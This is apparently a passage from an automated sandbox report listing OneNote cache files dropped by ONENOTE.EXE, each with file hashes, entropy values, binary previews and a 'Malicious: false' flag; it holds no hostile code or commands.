SSDEEP:	96:2s1GM7ggIxtEXgyXs9ACWTQRjDeMD4hfn7:2skgKKXgyXs9ACWcRjD
MD5:	51F6CB934DEA4AC5D92DF30AE3272785
SHA1:	5CB06466CDE453063890255E6FA0B1A4F0771104
SHA-256:	5186BDC8679C29474E06FB39D082DEF39F01F324739056195E67E17FF9B6A9B2
SHA-512:	3352068BC6D1598F6552F1E1965D06D437706D26E438DC38BE9C7C303FEEFA9B0F8E20841D0C76E9D03AC338ED09C0A187BB862855EDC65E010291E29DE0B83 D
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ..U.....U.t.....).q.....U .t.....).q.....U..l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....$"..i./.$..%2.d.....N...^..... .....f.`$oY.F..i.Xy.....f.....l.qk..B.....LZ.....$"..i./.$..%2.d.....$"..i./.$..%2.d.....U.....U.....U.....Uj.....UT.]....U. .....U..B....UH.....U..B....U..>.)..U..J.....;.....4...4...4.."....U...U...U..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....U.....U....#..U..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.085666554045384
Encrypted:	false
SSDEEP:	48:YY7UsMXZZkbeMtbeaE8SXw98g7N+TozrdQr+IFXKdX9CpdBRD0Led7o4l:Gs2ZkbeMbErXw988N+T+RIVXK4
MD5:	EC4B607245BDF1E5D0A688504BB90C1C
SHA1:	F16E17D6126A6432354037D0DC0539966BFDC28E
SHA-256:	515BD6F13DEAA31EDD4697814CD171C4E00A0C512B9F1390BF26F58C4C90F41E
SHA-512:	05C4E1109083029C6CCF096C89013811A72C80CF0A1B5F4564F6F2086933A94D2F53FF20A14F25598704321B88224BC8CC1D8BA1AB87CBC7A61E1D0CEB54950
Malicious:	false

Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZY=D.....Y=D..'.#.DC.u3.Y=D..'.#.DC.u3.Y=D..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....^..n.?dX..?.....N...^.....p.I.m..kN.....f.....I.qk..B.....LZ.....^..n.?dX..?.....^..n.?dX..?.....Y=D.....Y=D.....Y=D.....Y=Dj....Y=DT.]..Y=D.....Y=D..B..Y=DH....Y=D..B..Y=D..>.)Y=D..J.....;.....4...4...4.."....Y=D.Y=D.Y=D..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Y=D.....Y=D....#Y=D.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.079537453484379
Encrypted:	false
SSDEEP:	48:Y0Z2sjjYyiSF+t+52ELh9pXk9NUToTrdP7rYIM1dXkRHRD59V:2sgbSF+DEfpXk9NUTSRfy1M5/
MD5:	560EEC65398C70476763ABC7A7F01F3C
SHA1:	8948689BF420EFDF085C83C0B0F4C6BE85C8E887
SHA-256:	7292ED21A81C007A4A3C75426321A6C729A2C5F3EFDD50A6CB785936F54F2E9D
SHA-512:	B9D7941176DF775D1540E9A877396168B78600B805D13CBD6BC714AE912B8E94B8AB5100F5E2CBA186314FB4B7FB5A05C75ABBE5F2988F5EAAC55E14B0BE2F5A
Malicious:	false
Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.....54...6..O.@z...54...6..O.@z.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....*..?5...-..f.#.#....N...^.....?6...B.F..c.....f.....I.qk..B.....LZ.....*..?5...-..f.#.#.....*..?5...-..f.#.#.....j.....T.].....B.....H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.075388463737207
Encrypted:	false
SSDEEP:	48:YDNsLcHgLkbltfWGEFnIX7k9la2ToP9rd2trw1IydXyBRmY9:6NsgSkblBZEFIXw9la2Te9Rew7y
MD5:	EBD47F6C6F5EE8B0D32DEC684BFE646E
SHA1:	4175E35BAB3687AFE749DFB532CCF4D733D44CA5
SHA-256:	074E56C32C9E4CD3BD4D897DC22302736521EAE2F22A50536F41CC85573820D6
SHA-512:	6AA84F550960BBC64C5492B383DDE36B086A6C0C41B3CDC3504E941DED8D72BBFEA9F62F6F2B5B49A8CB21C528EDD5C68D04595D51786E2697AAF965686837AE
Malicious:	false
Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZt.3.....t.3..f..O=.....t.3..f..O=.....t.3..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....n...0.<8.NN..R....N...^.....Nr.K.>.E.....9.....f.....I.qk..B.....LZ.....n...0.<8.NN..R.....n...0.<8.NN..R.....t.3.....t.3.....t.3.....t.3j....t.3T.]..t.3.....t.3..B..t.3H....t.3..B..t.3..>.)t.3..J.....;.....4...4...4.."....t.3.t.3.t.3..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....t.3.....t.3.....#t.3.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.069020641905962
Encrypted:	false
SSDEEP:	96:TW2sQ/JfbtUWw6QQE3XPg9SxW7TqRfHdXscBvJpGY+Izcss9BP:dsQ/JfbtUYQt3XY96W7uRv5scdJpGY+s
MD5:	1D551D3B7FC1389EB14D83482D5B3C02
SHA1:	3BDAB3E957F5B45BE67273E0DC0DE1CC225C97B2
SHA-256:	6520670D430FD676BEAA8D5A28A4D8999DEDF424A0AD6288BC8CA62F82E761ED
SHA-512:	281A3CD4B9E26F7D6FF49519FF12842E5B03E5F0E76DB426BE16FBFDA730007187975B13E7AB893AC40E2D6FFFC0C057DFEA29223692BEAC5F3142F5D5A1C894
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....3..q....I.....I.qk..B.....LZ.....3..q.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....2...J$..;..mr.D....N...^.....S.:K.z.;.....f.....I.qk..B.....LZ.....2...J$..;..mr.D.....2...J$..;..mr.D.....j.....T.].....B.....H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.101789036166384
Encrypted:	false
SSDEEP:	48:8np+sTClNp8t9tsEno3CXo92VNTo0rdlrmI5dX3ykgyNKa:8wsKNp81sEVXo92VNTFRphMGNK
MD5:	D0FC5C69C136E742EA300F325B90C0B8
SHA1:	F187B6246FEF81BFF5003E9D5C80004C6DD9180B
SHA-256:	5A4A3F7BB94130619B0232F71D06C52D9F011120E33CAEC8AE2250637E6881C3
SHA-512:	061A164E5634B329F936628070D962566444183E9E18F3FB8F9FEC3BABBC9AA4DA96A0B4AE5562F446454D57CA89665FB4839F3E746A0849DFDE074CDE96444E
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ.p.....p.....'..D...p.....'..D...p...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....@..7p..66.P.7z_....N...^.....A....H...r.....f.....I.qk..B.....LZ.....@..7p..66.P.7z_.....@..7p..66.P.7z_.....p.....p.....p.....p.j.....p.T.]...p.....p..B...p.H.....p...B...p...>.).p...J.....;.....4...4...4.."....p...p...p...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....p.....p.....#.p.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.088541314296601
Encrypted:	false
SSDEEP:	48:hsk8GhzH2N8YmtDqutsEdbXM9QWiiToNrddrTIudX6Wk26fEa:hsSz68YmYMsEJXM9QWiiTsRR9Td8E
MD5:	E06E32F4A933B8FE6356D8603A64F31E
SHA1:	6ABCB3936765A10FE1C8AABC5773DAD12869A203
SHA-256:	BBCDB0199D80F485ED8B791CF277B8CFCB44B9D1BFAF2132B076C711C1413A8D
SHA-512:	AF40521A40809CE87C1216D1488B23AF706255545CE63362C9C67201008CC18F5D4CF9D21C057217133954FFA75284B4347FDBB626EAEE6DDBDCD9229906CE1
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZV.....V....U..-.....V....U..-.....V....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....u.....6.I..'....N...^.....eK*y.KB.....\.....f.....I.qk..B.....LZ.....u.....6.I..'.....u.....6.I..'.....V.....V.....V.....V..j....V..T.]..V.....V...B..V..H....V....B..V....>.)V....J.....;.....4...4...4.."....V...V...V....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....V.....V.....#V.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.129924881168355
Encrypted:	false
SSDEEP:	48:2sxqdnZJg0tHHxNktEt4X2l9HdpTowrdjrk3lldXDxdWy9hig:2sYZJg01RyEqX49HdpT9RvkuH
MD5:	14BBCFFE62B212B72461A437EEF33E0F
SHA1:	C194D57C0A0492FF9E75DB3DE4066E944990B485
SHA-256:	5CE2F8DF59E446C4F1345D09606B499DF0EEB39826A2EEE0528B133104967ADE
SHA-512:	9C39D2C2A9C0A6BDD6DD02F82FCF9F03AC4BB70EDD4330F11D1DF6B0AD22C43D7B88962AC29DA2BC75B55B472B430B61D8A840AC06A66C0018B8E10AF4842C32
Malicious:	false
Preview:	2...>.....0...v...$.....?...?.....2...>.....v...X.....I.....I.qk..B.....LZ.....z...5&.nm.=.....z...5&.nm.=.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....+....h..3lK....S.....N...^.....Z.|.$g\H....eZ&x.....f.....I.qk..B.....LZ.....+....h..3lK....S.....+....h..3lK....S.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.188678660686757
Encrypted:	false
SSDEEP:	96:SsehuMxWk0SQu7EPIXw9ZTKRI5DnsuPj3VN:Ss2xWkm5wXw9ZWRI5
MD5:	820D93EA04C69EB4CE45A6DFD3F0692F
SHA1:	FC9C0445A5014DFB7CB124943D9B1CBC350FB3B0
SHA-256:	829C82A08E9588F7B7ECBC1F9D4FB29337A6B77D420A53AF8CF4B2133A57C030
SHA-512:	8AD9B4EA36007DD0D18541470E26C22FFF279155DFA7A128EB29463C599197F568E5A4F16BBBE5CA5B3F9C22B17C378F6E12F375A2B39C72D9C0CA545B47385
Malicious:	false
Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ.....<.UN..<..:.....<.UN..<..:.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....J#S.V...4[..0.....N...^.....9 OC...]z.U.....f.....I.qk..B.....LZ.....J#S.V...4[..0.....J#S.V...4[..0.....j.....T.].....B....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#........ ...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.112808546217453
Encrypted:	false
SSDEEP:	48:LO0s02RHas9tgMueEBAC+rxIXzTI9/YuB+xToFrdSrYIKdXyOQgN9:LO0s5as9aeEBA7uXA9d2TwRKYR
MD5:	D82379B48C2760656A4C15A8E7EA4560
SHA1:	88273D9F267094C30B87070998B99DB5EF79AF74
SHA-256:	E3B5B4A48C1989A1A13079B0F93505374A2249B6EA72BD35D03FC05CD67176DF
SHA-512:	204942778657839BCAFA4761663BFDAE1A2857530B966C38EE7CAFE2E50DFF0FD762E7B20A367A9B24FFB950222E64C01ED0CEBD7A880669FDA3E3799FD38DF 4
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZmI.....mI.,.....#.r.-.mI.,.....#.r.-.mI...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....gnaq....19.[2.PB....N...^.....3...(J.....9.....f.....I.qk..B.....LZ.....gnaq....19.[2.PB.....gnaq....19.[2.PB.....mI.....mI.....mI.....mI.j....mI.T.]..mI....mI...B..mI.H....mI...B..mI...>.)mI...J.....;.....4...4...4.."....mI..mI..mI...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....mI.....mI.....#mI .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.123250123062601
Encrypted:	false
SSDEEP:	48:hTsxW06d0V1zItvQDBOE7CWbXo935TToerdSrWIXdX1e9MqBJ:hTs8eVJI20E75Xo9ITnRKf+B
MD5:	0092154E71A6D5EEE8E9B020707502F2
SHA1:	EB0DD414001CAF6AE2ACCDD5D831E420B921292E
SHA-256:	75897A7A2D81800DBC70C7D87BF08AC5C3CF29D33463FDCAA5C220C0B5961D87
SHA-512:	9F869E8BE73588DC825761EFBE9A9F334CF9B34C084FA4D3FCA3711D20C13B711F5AD2E25CB92A11D2F1AFB8F3F3F86843D69826B71E68B5E083A4E3BC8F484 0
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.h.....h.p.....w.X.a.h.p.....w.X.a.h...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....6U.....R.....N...^.....atH..K.z.....f.....I.qk..B.....LZ.....6U.....R.....6U.....R.....h.....h.....h.....h.j.....h.T.]...h.....h...B...h.H.....h...B...h...>.).h...J.....;.....4...4...4.."....h...h...h...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....h.....h.....#.h..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.106345285500157
Encrypted:	false

SSDEEP:	96:Rsf02fOxEE4Xl90TxsJTVRKmPw96kU9A5y:RsRfrRXl90eJBRKm
MD5:	F293D8AF1ED0D827D2135395A42B7419
SHA1:	D352F9F89DDE4095C27271238C7478AA600CB41F
SHA-256:	A8ACFCDA18A1DBB56C2E64B686FB58FF7A9242D832B249556383F47511F1AE99
SHA-512:	DAC4E609EB1FC51666E6264881C228ED67A699B9DA2A9A8BA5065A5F0A2D004EEB1158FF34FA4A54342E642ACCB49C7A6C84DD6A47A08E6EF6352181F5D304E7
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....DF..2.....DF..2.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....~.Z.'./0U*...*....N...^.....`..S.YF.&rjt:.*.....f.....I.qk..B.....LZ.....~.Z.'./0U*...*.....~.Z.'./0U*...*.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.122434837726065
Encrypted:	false
SSDEEP:	96:mOmMsOuLkIFQ1E2hXA9rXTFRKnZxdisydZOo:FmMsjLkIFtGXA9rXhRKnZ
MD5:	DA5C78A85C6A230BA7511C5A7CDC17D7
SHA1:	DA5AC9808EB834A8D743628E02EA3A00E80528D4
SHA-256:	EAEE1112B2CAC740DBADEE3CA29D230D836F7A0FD79E474F3830853BBC87E2CD
SHA-512:	374505AD6A2C15873E4CE6AFFFE82FF1221B7F5214F0C3D75CEBAF9FF9A9357CC9898F434CB34B47CBFB47C922B955794422581995AAF8A81B8A0DEF78EAA62C
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZiZ&.....iZ&3..3.....2.4iZ&3..3.....2.4iZ&..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'...../..e..\.G1.....N...^.....q.m....D...:.....f.....I.qk..B.....LZ...../..e..\.G1...../..e..\.G1.....iZ&.....iZ&.....iZ&.....iZ&j....iZ&T.]..iZ&.....iZ&..B..iZ&H....iZ&..B..iZ&..>.)iZ&..J.....;.....4...4...4.."....iZ&.iZ&.iZ&..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....iZ&.....iZ&....#iZ&.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.145290896022385
Encrypted:	false
SSDEEP:	48:hiEsSlyWsBgMtJeGEG9CCZUYX7bY9DxN1To2rdSrVIXdX1+4Gp:hiEsHBgMFEijX7k9DZTnRKeo
MD5:	F5817A1E01FF711BD0811EC837AB2866
SHA1:	2A20353C6A56E70C1AB55BEF38C058A092D05C54
SHA-256:	099F626A9C25B6F24EC2D0FE60ADEFFE2E3FE8A9075F3064269FD0EBDA0B252B
SHA-512:	2663056E96DC2E2BAD471A5C66AF575ED30FB18BEE9D6E2714D86887AD2EA0DC5DE60D2CE43919CFB3C86EE6F7A33A9D2DD2EC1D98BE4D6738BFE42AF3F12BC5
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZY.....Y..w+E)...v}.2Y..w+E).....v}.2Y....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....W..s.....N...^.....(~;._|/O.a0=...2.....f.....I.qk..B.....LZ.....W..s.....W..s.....Y.....Y.....Y.....Y..j....Y..T.]..Y.....Y....B..Y..H....Y....B..Y....>.)Y....J.....;.....4...4...4.."....Y...Y...Y....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Y.....Y.....#Y.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.025992211095639
Encrypted:	false
SSDEEP:	48:BsKivS0rqg5tgEEOEnpDCZPCX09wvC6ToPrdSr+4IEdXgEfBc7WbHMfOF+zG:BsTzrqg5KQE1hX09ANT2RK+K3bn
MD5:	FE8DB7DD522F38D25E08129FC83FF1A2
SHA1:	877A201342B6E60B1206CDDD8C43D35924CDA024
SHA-256:	1FADC89378584125FEBBC4061AE88C572ECD911B289118BE7C1E1E819C5505BA

SHA-512:	A77E1193D79034C7F670BE03E585A858EAE8BC978CF8ACA19F81263FD70930CEE301B4B2D250D234341BE407727B5533032878F6576B70CCC02DC0245C0D118
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....4$@zf.n.....4$@zf.n.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....I...Z....t..+6....N...^.....(.....F....u.....f.....I.qk..B....LZ.....I....Z....t..+6.....I....Z....t..+6.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.107212670255703
Encrypted:	false
SSDEEP:	48:ps3dcvYCHlNtd2qEmCKJXo9JALEwBTobrdSrlmIgdXoWkm1:ps/arT1Em3Xo9mL3T6RKlYb
MD5:	0FCA0CD471EC31629EC14D0ADA90C83C
SHA1:	F503CDA0A1A4054A5E85A79AA24FC1BF4D0CCA1B
SHA-256:	F01063535B82D1593627C623B6F54560F81B93053A00D5CFAC1DC9484041D403
SHA-512:	44D0FFE6CEC718AE8208572F64B240907F8397F46EB4E60E8F8B31B652AA64D48901B89C6351B35398F86BE39BCF9985ADFE5FE83EEF031934CE920102695116
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.;6.....;6...N../..Omwr.;6...N../..Omwr.;6..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....^.&...!a....v.....N...^.....>.X.AA.T.u.p.....f.....I.qk..B.....LZ.....^.&...!a....v.....^.&...!a....v.....;6.....;6.....;6.....;6j.....;6T.]...;6.....;6..B...;6H.....;6..B...;6..>.).;6..J.....;.....4...4...4..".....;6..;6..;6..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....;6.....;6....#.;6.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.123800460835205
Encrypted:	false
SSDEEP:	48:Kx+zshNyPetqQElCC5gX09KzTo4rdSr+luSdXjsC0QEC2p:K0s2Pe1ElC7X090TdRK+Su/
MD5:	67F8F97AA97235DDF1E0B619ED03DDE8
SHA1:	E9293AAF5A692E563BA6B37F2DDE837755942E91
SHA-256:	D047F15113A86CEF54982F3EFBA1B22A466EDAE62458FF234D560837DEFC5AEA
SHA-512:	92B948AA563A4D44A5ADC41825F0FE7E838943117DFDC217D38602779E4A48679C23DD3C472159B9CB62B137F84DAC1E7F36717A902337E2AC6F5D1692E7B4A
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZE./.....E./..o..G..!in?E./..o..G..!in?E./..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....b.....\n..a.....N...^.....n.J.6c.\Knn.....f.....I.qk..B.....LZ.....b.....\n..a.....b.....\n..a.....E./.....E./.....E./.....E./j....E./T.]..E./.....E./..B..E./H....E./..B..E./..>.)E./..J.....;.....4...4...4..".....E./.E./.E./..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....E./.....E./....#E./.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.114296544506017
Encrypted:	false
SSDEEP:	48:KHaJsU9V6LZ2qkXRtukE6tiC+GvXk9GaTonrdSrDIsdXdyd0QRVajJ:K0sQ6N2qiRVE6c74Xk95T+RKDiw
MD5:	E283169A6552ED81F17E7694CDE8A27B
SHA1:	EE945E61801950FEC285CDEB0444DC64D9B9EC49
SHA-256:	99E9B1F4A6656CC7BC9DC11D4C4DFF4AA7C1208A89D9293A5C87E256A08272F8
SHA-512:	2E3BD95C7D130ADF52661E2BBEE265085E9DD2FA55DE9E0FCE9A3ACBF2B7712417468B393994FC210925D21597237921F7B5AA5A0D198FFF630AB217182EEB34
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ.IA.....IA].W..4E..92?..IA].W..4E..92?..IA..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....O.uB t..~}.....N...^.....*X..%.@.b..C.....f.....I.qk..B.....LZ.....O.uB t..~}.....O.uB t..~}.....IA.....IA.....IA.....IAj.....IAT.]...IA.....IA..B...IAH.....IA..B...IA..>.).IA..J.....;.....4...4...4..".....IA..IA..IA..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....IA.....IA....#.IA.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.141717431122023
Encrypted:	false
SSDEEP:	48:QJIpmskmZlRKtEwDmElWCCYaXc9EUujF7TomrdSreI/dXB3R11:QipmsHRKuwKEPBXc9EjZ7TvRKP/
MD5:	CEB5E77DF755765DE0C581CBF1606AE6
SHA1:	07B8C6AC24E0599CF7BDFB4214146612D935EA69
SHA-256:	2A63D98DDCC3AE08BB55646D14ABB3C79BDF6602EFDB2945F39571514F83353D
SHA-512:	8BA030BD5F971ABD31F7FFE653EC25C0D842196D08E7CA7C29F50F81123273BAEF97372E560822981B045BB2DD71D9B6B747055567522E97DC0B9AAD8FCEF1C C
Malicious:	false
Preview:	2...>.....v..."..... 2...>.....v...V.....I.....I.qk..B.....LZV.....V...FG.....|}V.. .FG.....|}V....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....~.6Q!.-.....6`.....N...^..... .....i.V.|..B..u.<4.....f.....I.qk..B.....LZ.....~.6Q!.-.....6`.....~.6Q!.-.....6`.....V.....V.....V.....V..j....V..T.]..V..... .V....B..V..H....V....B..V....>.)V....J.....;.....4...4...4.."..... V...V...V....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....V.....V.....#V..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.114643774240227
Encrypted:	false
SSDEEP:	48:dsYzu9UDt82EVC/JXM9/rgToJrdSryIKdXSS86Z:dsrUDJEVUXM9ETERKOl
MD5:	D3AB9E438D2AF50C63DCDC3E19A2DCC1
SHA1:	9943AA30F511AA2BF4BE9AC3ADD641AB8EFF3EFF
SHA-256:	01598A042728ED8CCDA9303C32E6AC0F5AF374F523E2301C55744EB269312754
SHA-512:	66F58E091672365038893F6D4E8D2639D8EA724E00E0985793051249489B9C15903D364516D1F85B17B18CC96BA69B46EBFC10F0A81CB903DA456F25ED2F27A1
Malicious:	false
Preview:	2...>.....*...v..... 2...>.....v...R.....I.....I.qk..B.....LZ.ni.....ni]....' QVX..YC.ni]....'QVX..YC.ni..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'.....~..,O.E..I ...&9M....N...^.....%%..t.~H.....f.....I.qk..B.....LZ.....~..,O.E..I...&9M.....~..,O.E..I...&9M.....ni.....ni.....ni..... nij.....niT.]...ni.....ni..B...niH.....ni..B...ni..>.).ni..J.....;.....4...4...4.."..... ni..ni..ni..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....ni.... ..ni....#.ni.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.134472419075703
Encrypted:	false
SSDEEP:	96:rAcs0S28m+uvFLEsWMCX09EPTuRKJEurH+8tMr8V7tWrHSFE:ps0p8m+uNI8CX09EPyRKJBy8tMoV7E
MD5:	9E3FCA2A465E2F34B5200CF71294FCC2
SHA1:	869706F9993DF56313059FDC1F37C1332333276F
SHA-256:	AEB4FEFA028EB455ECC3A4075B0E200607189676D4B32FBD52F060E959D97166
SHA-512:	53042C8FC82695668B98A83D4D742BF652CD0425994818BB731DFEF1EDB7DEB40D23388067BB816F0330304E661EA30CCCE0FDE7E41F78C5F571BF6D36F4AB4 A
Malicious:	false
Preview:	2...>.....*...v..... 2...>.....v...R.....I.....I.qk..B.....LZ.....?..... .....?.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'...'..... .....:..L...s#(....N...^..... .....F..4.E. .....f.....I.qk..B.....LZ..... .....:..L...s#(..... .....:..L...s#(.....j.....T.]..... B.....H..... ....B.....>.).....J.....;.....4...4...4.."..... z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001O.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.126425259916883
Encrypted:	false
SSDEEP:	96:psgMoMaOJlAZMER3cKX89UylB7TXRKGkw:ps8MaEAZpxTX893tzRKGk
MD5:	7DD2D9E55651BE8C641E56DA583AFD23
SHA1:	959E677D983C83269D079811203DB44DCCB000C2
SHA-256:	9042D3D43D6267E20F10AF692A6058A0BD94F749097F7E163C01C1BD86E45E7A
